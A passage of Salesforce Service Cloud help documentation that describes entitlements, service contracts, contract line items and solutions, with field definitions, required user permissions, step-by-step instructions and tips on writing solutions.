: The criteria a case must meet for a milestone to apply to it. For example, `Priority equals High`.

Minutes to Complete Milestone
: The amount of time to successfully complete the milestone. This field only displays the milestone's `Time Trigger (Minutes)`; it doesn't track whether the milestone status is complete or in violation on cases.

Entitlement Management Overview

Entitlements Home

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view the Entitlements tab:	“Read” on entitlements
To view entitlements:	“Read” on entitlements
To create entitlements:	“Create” on entitlements

Clicking on the Entitlements tab displays the Entitlements home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- If your administrator has set up the console to include entitlements, click the Console tab to find, view, and edit entitlements and their associated records on one screen.
- In the **Recent Entitlements** section, select an item from the drop-down list to display a brief list of the top entitlements matching that criteria. From the list, you can click any entitlement name to go directly to the entitlement. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the Entitlements Tab search layout defined by your administrator and by field-level security settings. The Recent Entitlements choices are:

Recent Entitlements Choice	Description
Recently Viewed	The last ten or twenty-five entitlements you viewed, with the most recently viewed entitlement listed first. This list is derived from your recent items and includes records owned by you and other users.

- In the **Recent Entitlements** section, click **New** to create a new entitlement.
- In the **Reports** section, click **Go to Reports** to create customized reports that include entitlements.

Entitlement Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Here are an entitlement's fields. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
`Account Name`	The name of the account associated with the entitlement. To quickly find an asset in the lookup dialog box, select criteria from the `Filter by` fields. Administrators can set lookup filters to restrict filter values and results.
`Asset Name`	The name of the asset associated with the entitlement. Assets represent specific products purchased by customers.
`Business Hours`	The entitlement's supported business hours. Business hours on a case take precedence over business hours on entitlements. Business hours on entitlements only add business hours to cases created from entitlements. For example, if you add an entitlement with business hours to a case that already has business hours, the entitlement's business hours are ignored.
`Per Incident`	Lets you limit the number of cases the entitlement supports.

Field	Description
`Cases Per Entitlement`	The total number of cases the entitlement supports. This field is only available if `Per Incident` is selected.
`Contract Line Item`	The name of the contract line item (product) associated with the entitlement.
`End Date`	The last day the entitlement is in effect.
`Entitlement Name`	The entitlement's name. We recommend using a descriptive name , such as `Phone Support`. This helps users better understand entitlements when they see them on related lists for accounts, contacts, and assets.
`Service Contract`	The name of the service contract associated with the entitlement. To quickly find a service contract in the lookup dialog box, select criteria from the `Filter by` fields. Administrators can set lookup filters to restrict filter values and results.
`Start Date`	The first day the entitlement is in effect.
`Entitlement Process`	The entitlement process associated with the entitlement. Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.
`Remaining Cases`	The number of cases the entitlement can support. This field decreases in value by one each time a case is created with the entitlement. This field is only available if `Per Incident` is selected.
`Status`	The entitlement's status. Status is determined by your organization's current system date and the entitlement's `Start Date` and `End Date`. The status is: • Active if the system date is greater than or equal to the `Start Date` and less than or equal to the `End Date`. • Expired if the system date is greater than the `End Date`. • Inactive if the system date is less than the `Start Date`.
`Status Icon`	Represents the entitlement's status by displaying one of the following icons: • Active • Expired

Field	Description
	• Inactive
`Type`	The type of entitlement, such as Web or phone support. Administrators can customize this field's values.

SERVICE CONTRACTS

Displaying and Editing Service Contracts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view service contracts:	"Read" on service contracts
To change service contracts:	"Edit" on service contracts

Displaying Service Contracts

To view a service contract's details, click a service contract on the Service Contracts tab, list pages, or the Service Contracts related list on:

- Accounts
- Contacts

The Service Contracts related list shows all the service contacts associated with that item.

Your administrator determines where you can view service contracts.

Editing Service Contracts

To update a service contract, click **Edit**, change the fields, and click **Save**.

Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Service Contracts Related Lists

The lower portion of a service contract displays its related information, including entitlements, contract line items, history, activities, notes, and attachments.

You can click:
- Items to display their details
- **Show [number] more** to increase the number of items in the list
- **Go to list** to display a page with the entire list.

Sharing

Click **Sharing** to share a service contract with other users, groups, or roles. See Sharing Service Contracts on page 1823.

Printing Service Contracts

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Entitlement Management Overview

Creating Service Contracts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create or clone service contracts:	"Create" on service contracts

Service contracts are agreements between you and your customers for a type of customer support. Service contracts can represent different kinds of customer support, such as warranties, subscriptions, or service level agreements (SLAs).

To create service contracts:

1. Click **New** on the Service Contracts tab or **New Service Contract** from the Service Contracts related list on accounts or contacts.

   Your administrator determines where you can create service contracts.

2. Enter the following details:

Field	Description
`Account Name`	The name of the account that purchased or owns the service contract.
`Activation Date`	The initial day the service contract went into effect (whereas `Start Date` may include a renewal date).
`Approval Status`	An approval process status field.
`Billing City`	City portion of billing address. Up to 40 characters are allowed in this field.
`Billing Country`	Country portion of billing address. Up to 80 characters are allowed in this field.
`Billing Country` (beta)	The billing country for the address. Entry is selected from a picklist of standard values.
`Billing State`	State or province portion of billing address. Up to 80 characters are allowed in this field.
`Billing State/Province` (beta)	The billing state or province for the address. Entry is selected from a picklist of standard values.
`Billing Zip`	Zip or postal code portion of billing address. Up to 20 characters are allowed in this field.
`Contact Name`	Name of the contact associated with the service contract. Select from the drop-down list.
`Contract Name`	Name of the service contract.
`Contract Number`	Automatically-generated number identifying the service contract. (Read only)
`Created By`	User who created the service contract. (Read only)
`Created Date`	The date the service contract was created (whereas `Activation Date` is the initial day the service contract went into effect and `Start Date` may include a renewal date).
`Currency`	The currency for all amount fields in the service contract. Available only for organizations that use multiple currencies. You can't change the currency on a service contract that has contract line items.
`Description`	Description of the service contract. Up to 32 KB of data are allowed in this field.

Field	Description
`Discount`	Weighted average of all contract line item discounts on the service contract. Can be any positive number up to 100. (Read only)
`End Date`	The last day the service contract is in effect.
`Grand Total`	Total price of the service contract plus shipping and taxes. (Read only)
`Last Modified By`	User who most recently changed the service contract. (Read only)
`Line Items`	Number of contract line items (products) on the service contract.
`Service Contract Owner`	Assigned owner of the service contact.
`Shipping and Handling`	Total shipping and handling costs for the service contract.
`Shipping City`	City portion of primary mailing or shipping address. Up to 40 characters are allowed in this field.
`Shipping Country`	Country portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.
`Shipping Country` (beta)	The shipping country for the address. Entry is selected from a picklist of standard values.
`Shipping State`	State or province portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.
`Shipping State/Province` (beta)	The shipping state or province for the address. Entry is selected from a picklist of standard values.
`Shipping Street`	Primary mailing or shipping street address of account. Up to 255 characters are allowed in this field.
`Shipping Zip`	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed in this field.
`Special Terms`	Any terms that you have specifically agreed to and want to track in the service contract.
`Start Date`	The first day the service contract is in effect.
`Status`	The status of the service contract. Status is determined by your organization's current system date and the service contract's `Start Date` and `End Date`. The status is: • Active if the system date is greater than or equal to the `Start Date` and less than or equal to the `End Date`. • Expired if the system date is greater than the `End Date`. • Inactive if the system date is less than the `Start Date`.

Field	Description
`Status Icon`	Represents the service contract's status by displaying one of the following icons: • Active • Expired • Inactive
`Subtotal`	Total of the service contract line items (products) before discounts, taxes, and shipping are applied. (Read only)
`Tax`	Total taxes for the service contract.
`Term (months)`	Number of months that the service contract is in effect.
`Total Price`	Total of the contract line items (products) after discounts and before taxes and shipping. (Read only)

3. Click **Save**.

Tip: Click **Clone** to quickly create a new service contract from the existing one. This helps you create multiple service contracts for a customer.

Deleting Service Contracts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To delete service contracts:	"Delete" on service contracts

To delete a service contract, click **Del** next to the service contract on the service contract list page, or click **Delete** on the service contract detail page.

Deleting a service contract moves it to the Recycle Bin. Any notes, attachments, activities, or contract line items associated with the service contract are also deleted. If you undelete the service contract, any associated items are undeleted.

Note:

- The **Del** link and **Delete** button only display for users with the "Delete" permission on service contracts.

- You can't delete service contracts with active or expired entitlements.

Sharing Service Contracts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view service contracts:	“Read” on service contracts

Your administrator sets the default sharing model for your organization. You can extend sharing to more users than the default set by your administrator. However, you can't make the sharing model more restrictive than the default.

To view and manage sharing details, click **Sharing** on a service contract's detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the service contract. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.

  Note: Users must have the “Read” permission on service contracts for you to share service contracts with them.

- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Using the Service Contracts Related List on Accounts or Contacts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view service contracts on accounts:	“Read” on accounts
To view service contracts on contacts:	“Read” on contacts
To create service contracts:	“Create” on service contracts
To change service contracts:	“Edit” on service contracts

The Service Contracts related list displays a list of service contracts that apply to accounts or contacts. Service contracts are agreements between you and your customers for a type of customer support. Service contracts can represent different kinds of customer support, such as warranties, subscriptions, or service level agreements (SLAs).

Administrators determine the Service Contracts related list's availability and content. The following options and information display by default:

New Service Contract
: Click this button to create a new service contract for an account or contact.

Action
: The actions you can perform on the service contract:
- Click **Edit** to update a service contract.
- Click **Del** to delete a service contact.

Contract Number
: Automatically-generated number identifying the service contract.

Start Date
: The first day the service contract is in effect.

End Date
: The last day the service contract is in effect.

Status
: The status of the service contract.

Service Contracts Home

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view the Service Contracts tab:	“Read” on service contracts
To view service contracts:	“Read” on service contracts
To create service contracts:	“Create” on service contracts

Clicking on the Service Contracts tab displays the service contracts home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- If your administrator has set up the console to include service contracts, click the Console tab to find, view, and edit service contracts and their associated records on one screen. See Displaying the Console Tab on page 1890.
- In the **Recent Service Contracts** section, select an item from the drop-down list to display a brief list of the top service contracts matching that criteria. From the list, you can click the name of any service contract to go to it. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the Service Contracts Tab search layout defined by your administrator and by field-level security settings. The Recent Service Contract choices are:

Recent Service Contract Choice	Description
Recently Viewed	The last ten or twenty-five service contracts you viewed, with the most recently viewed service contract listed first. This list is derived from your recent items and includes records owned by you and other users.

- In the **Recent Service Contracts** section, click **New** to create a new service contract.
- In the **Reports** section, click **Go to Reports** to create customized reports that include service contracts.
- In the **Tools** section, click **Transfer Service Contracts** to transfer multiple service contracts from one user to another.

Service Contract Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Here's a service contract's fields. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
`Account Name`	The name of the account that purchased or owns the service contract.
`Activation Date`	The initial day the service contract went into effect (whereas `Start Date` may include a renewal date).
`Approval Status`	An approval process status field.
`Billing City`	City portion of billing address. Up to 40 characters are allowed in this field.
`Billing Country`	Country portion of billing address. Up to 80 characters are allowed in this field.
`Billing Country` (beta)	The billing country for the address. Entry is selected from a picklist of standard values.
`Billing State`	State or province portion of billing address. Up to 80 characters are allowed in this field.

Field	Description
`Billing State/Province` (beta)	The billing state or province for the address. Entry is selected from a picklist of standard values.
`Billing Zip`	Zip or postal code portion of billing address. Up to 20 characters are allowed in this field.
`Contact Name`	Name of the contact associated with the service contract. Select from the drop-down list.
`Contract Name`	Name of the service contract.
`Contract Number`	Automatically-generated number identifying the service contract. (Read only)
`Created By`	User who created the service contract. (Read only)
`Created Date`	The date the service contract was created (whereas `Activation Date` is the initial day the service contract went into effect and `Start Date` may include a renewal date).
`Currency`	The currency for all amount fields in the service contract. Available only for organizations that use multiple currencies. You can't change the currency on a service contract that has contract line items.
`Description`	Description of the service contract. Up to 32 KB of data are allowed in this field.
`Discount`	Weighted average of all contract line item discounts on the service contract. Can be any positive number up to 100. (Read only)
`End Date`	The last day the service contract is in effect.
`Grand Total`	Total price of the service contract plus shipping and taxes. (Read only)
`Last Modified By`	User who most recently changed the service contract. (Read only)
`Line Items`	Number of contract line items (products) on the service contract.
`Service Contract Owner`	Assigned owner of the service contact.
`Shipping and Handling`	Total shipping and handling costs for the service contract.
`Shipping City`	City portion of primary mailing or shipping address. Up to 40 characters are allowed in this field.
`Shipping Country`	Country portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.
`Shipping Country` (beta)	The shipping country for the address. Entry is selected from a picklist of standard values.

Field	Description
`Shipping State`	State or province portion of primary mailing or shipping address. Up to 80 characters are allowed in this field.
`Shipping State/Province` (beta)	The shipping state or province for the address. Entry is selected from a picklist of standard values.
`Shipping Street`	Primary mailing or shipping street address of account. Up to 255 characters are allowed in this field.
`Shipping Zip`	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed in this field.
`Special Terms`	Any terms that you have specifically agreed to and want to track in the service contract.
`Start Date`	The first day the service contract is in effect.
`Status`	The status of the service contract. Status is determined by your organization's current system date and the service contract's `Start Date` and `End Date`. The status is: • Active if the system date is greater than or equal to the `Start Date` and less than or equal to the `End Date`. • Expired if the system date is greater than the `End Date`. • Inactive if the system date is less than the `Start Date`.
`Status Icon`	Represents the service contract's status by displaying one of the following icons: • Active • Expired • Inactive
`Subtotal`	Total of the service contract line items (products) before discounts, taxes, and shipping are applied. (Read only)
`Tax`	Total taxes for the service contract.
`Term (months)`	Number of months that the service contract is in effect.
`Total Price`	Total of the contract line items (products) after discounts and before taxes and shipping. (Read only)

CONTRACT LINE ITEMS

Displaying and Editing Contract Line Items

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view contract line items:	"Read" on contract line items
To change contract line items:	"Edit" on contract line items

Displaying Contract Line Items

To view a contract line item's details, click a service contract on the Service Contracts tab, list pages, or the Service Contracts related list on:

- Accounts
- Contacts

The Contract Line Items related list shows all the contract line items associated with a service contract.

Your administrator determines if contract line items display on service contracts.

Editing Contract Line Items

To update a contract line item, click **Edit**, change the fields, and click **Save**.

Contract Line Items Related Lists

The lower portion of a contract line item displays information related to it, including entitlements, history, activities, notes, and attachments.

You can click:

- Items to display their details
- **Show [number] more** to increase the number of items in the list
- **Go to list** to display a page with the entire list.

Sharing

You can't share contract line items. Sharing for contract line items is inherited from service contract sharing. For example, users with the "Read" permission on service contracts inherit the "Read" permission on contract line items.

Printing Contract Line Items

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Adding Contract Line Items

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To add contract line items to service contracts:	"Edit" on service contracts AND "Create" on contract line items and "Read" on products and price books

Contract line items are specific products covered by a service contract.

To add contract line items to a service contract:

1. Click **Add Line Item** in the Contract Line Items related list.
2. Select a price book if prompted. If only the standard price book is activated, it's automatically assigned to the service contract.
3. Select one or more products.
4. Type the attributes for each product. Your administrator may have customized this page to include fields specific to your business.
5. Type the `Sales Price` for the product. The Sales Price defaults to the List Price specified in the price book. Depending on your user permissions, you may be able to override this value.
6. Type the number of products at this price in the `Quantity` box.
7. Click **Save**.

To add contract line items:	“Edit” on service contracts AND “Create” on contract line items and “Read” on products and price books
To change contract line items:	“Edit” on contract line items

The Contract Line Items related list displays a list of products covered by a service contract. Service contracts are agreements between you and your customers for a type of customer support. Service contracts can represent different kinds of customer support, such as warranties, subscriptions, or service level agreements (SLAs).

Administrators determine the Contract Line Item related list's availability and contents. The following options and information display by default:

Add Line Item
: Click this button to add a contract line item (product) to the service contract.

Action
: The actions you can perform on the contract line item:
- Click **Edit** to change the contract line item.
- Click **Del** to remove the contract line item.

Line Item Number
: Automatically-generated number that identifies the contract line item.

Product Name
: The product's name. Click to view the product's details.

Start Date
: The first day the service contract is in effect.

End Date
: The last day the service contract is in effect.

Status

The status of the service contract.

Asset Name

Name of the asset associated with the contract line item.

Products represent the items your company sells whereas assets represent the specific products your customers have purchased.

Quantity

Number of units of the contract line item (product) included in the service contract.

Sales Price

Price to use for the contract line item (product).

Contract Line Item Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Here's a contract line item's fields. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
`Asset Name`	Name of the asset associated with the contract line item. Products represent the items your company sells whereas assets represent the specific products your customers have purchased.
`Created By`	User who created the contract line item. (Read only)
`Created Date`	The date the contract line item was created.
`Description`	Description of the contract line item. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.
`Discount`	Discount you apply to the contact line item. You can enter a number with or without the percent symbol and you can use up to two decimal places.
`End Date`	The last day the contract line item is in effect.
`Last Modified By`	User who most recently changed the contract line item. (Read only)
`Line Item Number`	Automatically-generated number that identifies the contract line item. (Read only)
`List Price`	Price of the contract line item (product) within the price book including currency. (Read only)
`Product`	The name of the contract line item (product) as listed in the price book.
`Quantity`	Number of units of the contract line item (product) included in the service contract. Value must be one or greater.
`Sales Price`	Price to use for the contract line item. Initially, the sale price for a contract line item (product) added to an opportunity or quote is the contract line item's list price from the price book, but you can change it here.
`Service Contract`	Name of the service contract associated with the contract line item.
`Start Date`	Start date of the contract line item.
`Status`	The status of the contract line item. Status is determined by your organization's current system date and the contract line item's `Start Date` and `End Date`. The status is: • Active if the system date is greater than or equal to the `Start Date` and less than or equal to the `End Date`. • Expired if the system date is greater than the `End Date`.

Field	Description
	• Inactive if the system date is less than the `Start Date`.
`Status Icon`	Represents the contract line item's status by displaying one of the following icons: • Active • Expired • Inactive
`Subtotal`	Contract line item's sales price multiplied by the quantity.
`Total Price`	Contract line item's sales price multiplied by the quantity minus the discount.

ACCESSING KNOWLEDGE

SOLUTIONS

Solutions Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A solution is a detailed description of a customer issue and the resolution of that issue. Solution managers, administrators, and users with the appropriate permissions can create, review, and categorize solutions. They can also publish solutions to the Self-Service portal and make solutions public.

The Solutions tab displays a home page that lets you quickly locate and manage solutions. If your organization uses solution categories, you can browse for and find solutions by category. You can also sort and filter solutions using standard and custom list views.

Administrators, and users with the “Import Solutions” permission, can import solutions.

Note: By default, solutions are created and displayed in text format. Administrators can enable HTML solutions so that all solutions are displayed in HTML format and created using an HTML editor.

Tip sheet: Tips & Hints for Solutions
Administrator setup guide: Solutions Implementation Guide

Searching for Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view solutions:	"Read" on solutions

You can find solutions by:

- Searching from the Cases Tab
- Searching from the Solutions Tab
- Browsing for Solutions
- Searching Using Global Search
- Creating Custom List Views

When you search for solutions, all standard text fields on solutions are searched, as well as the following custom field types:

- Auto-number
- Text
- Text area
- Long text area
- Email
- Phone
- Any field set as an external ID

Be aware of these behaviors in solution searches:

- Solution Search returns solutions that include all or any of your keywords. For example, searching for `data loader` may return results with just *data*, just *loader*, or both keywords in any order. Items that include more of your keywords are listed higher in results, and items that contain your keywords as a phrase or near each other are also listed higher.
- Solution Search can stem—or find variants of your search terms. For example, searching for `creating` finds solutions containing *create*, *created*, and *creating*.

Note: This behavior applies only to the type of word you search for: a search for a noun matches variants of the noun form, a search for a verb matches variants of the verb form, and so on.

- You can use search wildcards and operators to improve your Solution Search results.
- If any search terms match words in a solution title, the solution is boosted in the search results.
- The numbers displayed in parentheses and brackets alongside search results indicate the number of matching solutions found. For example, if you search for `Truck` and *Truck (35)* displays, then your organization has 35 solutions with the term *Truck*.

Searching from the Cases Tab

1. On a case detail page in the Solutions related list, enter keywords related to a possible solution in the search box. You can use search wildcards and operators in your query.
2. If your organization uses categories, select a category in which to search.
3. Click **Find Solution**. The search returns a list of relevant solutions.
   - Click column headings to sort the results in ascending or descending order.
     - ◊ Sorting applies across all search results for a particular object, including those on subsequent pages.
     - ◊ You can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.
   - If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.
   - If solution summaries and inline category breadcrumbs are enabled for your organization, search results display up to 150 characters of the solution details and up to 150 characters of the category trail to which the solution belongs.
   - Note that if HTML Solutions is enabled, all tags and images are removed from solution details.
   - If suggested solutions is enabled, click **View Suggested Solutions** to view relevant solutions using a formula that automatically scores the relevancy of each solution to the particular case via word frequency, word proximity, case similarity, and related solutions.
4. If search results filters are enabled for your organization, you can filter the search results. Click the **Show Filters** link in the appropriate results related list, enter the filter criteria, and click **Apply Filters**.

Searching from the Solutions Tab

1. On the Solutions tab, enter keywords related to a possible solution in the search box at the top of the page. You can use search wildcards and operators in your query.
2. If your organization uses categories, select a category in which to search.
3. Click **Find Solution**. The search returns a list of matching records.

   Click column headings to sort the results in ascending or descending order.

   Note: Sorting applies across all search results for a particular object, including those on subsequent pages. You can't click on column headings for multi-select picklist fields because you can't sort the multi-select picklist field type.

   If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently. If solution summaries and inline category breadcrumbs are enabled for your organization, search results display up to 150 characters of the solution details and up to 150 characters of the category trail to which the solution belongs. Note that if HTML Solutions is enabled, all tags and images are removed from solution details.

4. If search results filters are enabled for your organization, you can filter the search results. Click the **Show Filters** link in the appropriate results related list, enter the filter criteria, and click **Apply Filters**.
5. From the list, select a record to jump directly to that record. If you do not find a matching record, browse for a relevant solution using categories.

   The fields you see in search results are determined by the search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only).

Browsing for Solutions

1. In the Browse Solutions section of the Solutions tab, click a solution category to view a list of solutions in that category and its subcategories.
2. Optionally, use the drop-down list to sort the solutions by category, most commonly used, or recently updated.
3. Select a record from the results to jump directly to that record.

Searching Using Global Search

1. Enter your search terms in the header search box.

   You can use search wildcards and operators in your query.
2. Select **Search Options...** from the drop-down and select `Solutions` to narrow your search results.
3. Click **Search**.

Solving Cases
Multilingual Solutions Overview

Displaying and Selecting Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view solutions:	“Read” on solutions
To attach a solution to a case:	“Read” on solutions and cases AND “Edit” on cases
To change unpublished solutions:	“Edit” on solutions
To delete unpublished solutions:	“Delete” on solutions
To change published solutions:	“Manage Published Solutions”
To delete published solutions:	“Manage Published Solutions”

Displaying Solutions

When you have located a solution, either by searching from a case or from the solutions home or list pages, click the solution title to display detailed information. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Viewing Solution Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the solution.

Selecting Solutions

To attach the solution to your case, click **Select** from the solution detail page or the search results list. The solution is automatically added to the case. The **Select** option is available only if you searched for a solution from within a case, or you searched for solutions to add to your Self-Service portal Home page.

Editing and Deleting Unpublished Solutions

Users with the “Edit” permission on solutions can update unpublished solutions by clicking **Edit**, changing the necessary fields, and then clicking **Save**. To delete an unpublished solution, a user with the “Delete” permission on solutions can click the **Delete** button.

Note: If HTML Solutions is enabled for your organization, and you open a text solution with the HTML editor and save it, the solution will become an HTML solution.

Editing and Deleting Published Solutions

The ability to edit and delete published solutions is restricted to users who have the “Managed Published Solutions” permission, such as solution managers and administrators.

Note: Translated solutions inherit the record type of the master solution from which they are translated. You cannot change the record type of translated solutions.

Solution Related Lists

Below the solution details is information related to the solution, including a history of changes to the solution, open and closed activities, attachments, related cases, translated solutions, and the categories to which the solution belongs. The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data.

Note: The size limit for a file attached to a solution is 5 MB. You cannot upload solution attachments with the following file extensions: htm, html, htt, htx, mhtm, mhtml, shtm, shtml, acgi.

Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Printing Solutions

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Note: If HTML solutions is enabled for your organization, any HTML formatting applied in your solution details will appear in the Printable View.

To return to the last list page you viewed, click **Back to list** at the top of the solution detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

Viewing Solution Lists

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view solution lists:	“Read” on solutions
To create solutions:	“Create” on solutions
To change solutions:	“Edit” on solutions
To delete solutions:	“Delete” on solutions

The Solutions list page displays a list of solutions in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a solution title to view the detail. Click **Edit** or **Del** to change the solution or move it to the Recycle Bin.
- If Chatter is enabled, click or to follow or stop following a solution in your Chatter feed.
- Click **New Solution** or select **Solution** from the Create New drop-down list in the sidebar to create a solution.

Solutions Overview

Creating Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create solutions:	“Create” on solutions

You can create a new solution in the following ways:

- Create a new solution from the sidebar or Solutions tab:

  1. Select **Solution** from the Create New drop-down list in the sidebar, or click **New** next to **Recent Solutions** on the solutions home page.

     If multilingual solutions is enabled for your organization, you can create a translated solution by clicking **New** on the Translated Solutions related list of the master solution you want to translate. Translated solutions inherit the record type of the master solution from which they are translated. You cannot change the record type of translated solutions.

2. If multilingual solutions is enabled for your organization, select the language for the solution from the `Language` picklist.

   The languages available are the languages supported by Salesforce. The `Language` picklist excludes languages already used in the master solution or in other translated solutions associated with the master solution.

3. Enter the solution title, details, and any other information.

   Tip: In solution searches, if any search terms match words in a solution title, the solution is boosted in the search results. Thus, it's a good idea to write a solution title with relevant words that users are likely to use in searches.

   If HTML Solutions is enabled for your organization, you can enter solution details in an HTML editor. The HTML editor allows you to use a toolbar to insert images and format the text and paragraphs in your solution.

4. If Spell Checker is enabled for your organization, click **Check Spelling** to spell-check the solution. Spell Checker only checks the details of a solution, not the title.

   For organizations with multilingual solutions, spelling is checked in the language you selected from the `Language` picklist. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.

5. Click **Save**.

Note: Images in HTML solution details will not show up in list views and reports.

- Create a new solution while closing a case:

  1. Choose **Close Case** on a case detail page, or click **Save & Close** while editing a case.
  2. Enter the title and details under **Solution Information**, and check `Submit to knowledge base` to submit the solution for review by your solution managers.
  3. Click **Save**.

Categorizing Solutions

Tips on Writing Solutions

To assist users in solving their cases, it is important to write good solutions. Review the guidelines below, and also see the *Tips & Hints for Solutions* document.

Reusable

- Include all facts and symptoms of the problem.
- Include any necessary analysis or troubleshooting ideas.

- Include a concise, accurate description of the cause and resolution of the problem.
- Include only one cause and one resolution per solution. If there are a number of steps to the resolution, number each step and put it on a separate line.
- Make sure the text is clear and in the language of the intended audience—both customer support users and your customers.
- Make sure the title properly describes the problem or question.
- Associate as many relevant solutions to a particular case as possible to increase the usefulness of the suggested solutions feature. Suggested solutions are found using a formula that automatically scores the relevancy of each solution to a particular case via the number of times the solution is related to similar cases.

Note: Use a consistent format to ensure that all solutions are reusable. You can determine the best format for your organization, but make sure each solution contains a title, the symptoms of the problem, the cause of the problem, and the resolution to the problem.

Findable

- Make sure the solution can be found by multiple troubleshooting paths and by different people who will describe problems in different ways.
- Make sure the solution is unique and can exist as a discrete piece of knowledge.
- Make sure the solution is meaningful to your organization and is worth sharing with your customers.
- Make sure the solution includes words that customers use so that when they log their own cases via the Self-Service Portal or the Customer Portal, the suggested solutions feature can return useful results based on word frequency. For example, if customers use the word “hub” for “router,” include “hub” in the solution to increase the likelihood of it being returned in the results of suggested solutions.

  Note: Starting with Spring ’12, the Self-Service portal isn’t available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Technically Accurate

- Make sure the solution is accurate and up-to-date.
- Make sure the level of technical detail is appropriate for the intended audience.

Sample Solution

This example provides a clear solution to a specific problem.

```
How do I change an account's billing information?

Problem-Users aren't sure how to change an account's billing information, such as the credit
 card number or payment type.
Solution-Change billing information in the active contract on the account.
1. Open an account by clicking its name on the Accounts home page or an Accounts related
list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the
account.
3. Enter the correct billing information.
4. Click Save.
```

Creating Solutions

Reviewing Solutions

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To review solutions:	“Edit” on solutions
To publish solutions:	“Manage Published Solutions”

Solution managers, administrators, and users with the “Edit” permission on solutions can review existing solutions. Solution managers, administrators, and users with the “Manage Published Solutions” can publish solutions.

1. Click **Edit** on the solution detail page.
2. Edit the necessary information, and change the `Status` to Reviewed.
3. Check `Visible in Self-Service Portal` to make the solution available in your organization’s customer Self-Service portal and Salesforce Customer Portal.

   Note: The `Status` picklist field on a solution does not need to be set to Reviewed for a solution to be visible in the Customer Portal; a solution is visible in the Customer Portal if the `Visible in Self-Service Portal` checkbox is selected on a solution.

4. Optionally, check `Visible in Public Knowledge Base` to also make the solution available to users accessing public solutions.

   This field only applies to solutions, not articles in the public knowledge base.
5. Click **Save**.

   For organizations with multilingual solutions, if you modify a master solution that has translated solutions, the Translated Solutions Status page displays. From there, you can adjust the statuses of translated solutions and notify users to update those translations.

Categorizing Solutions

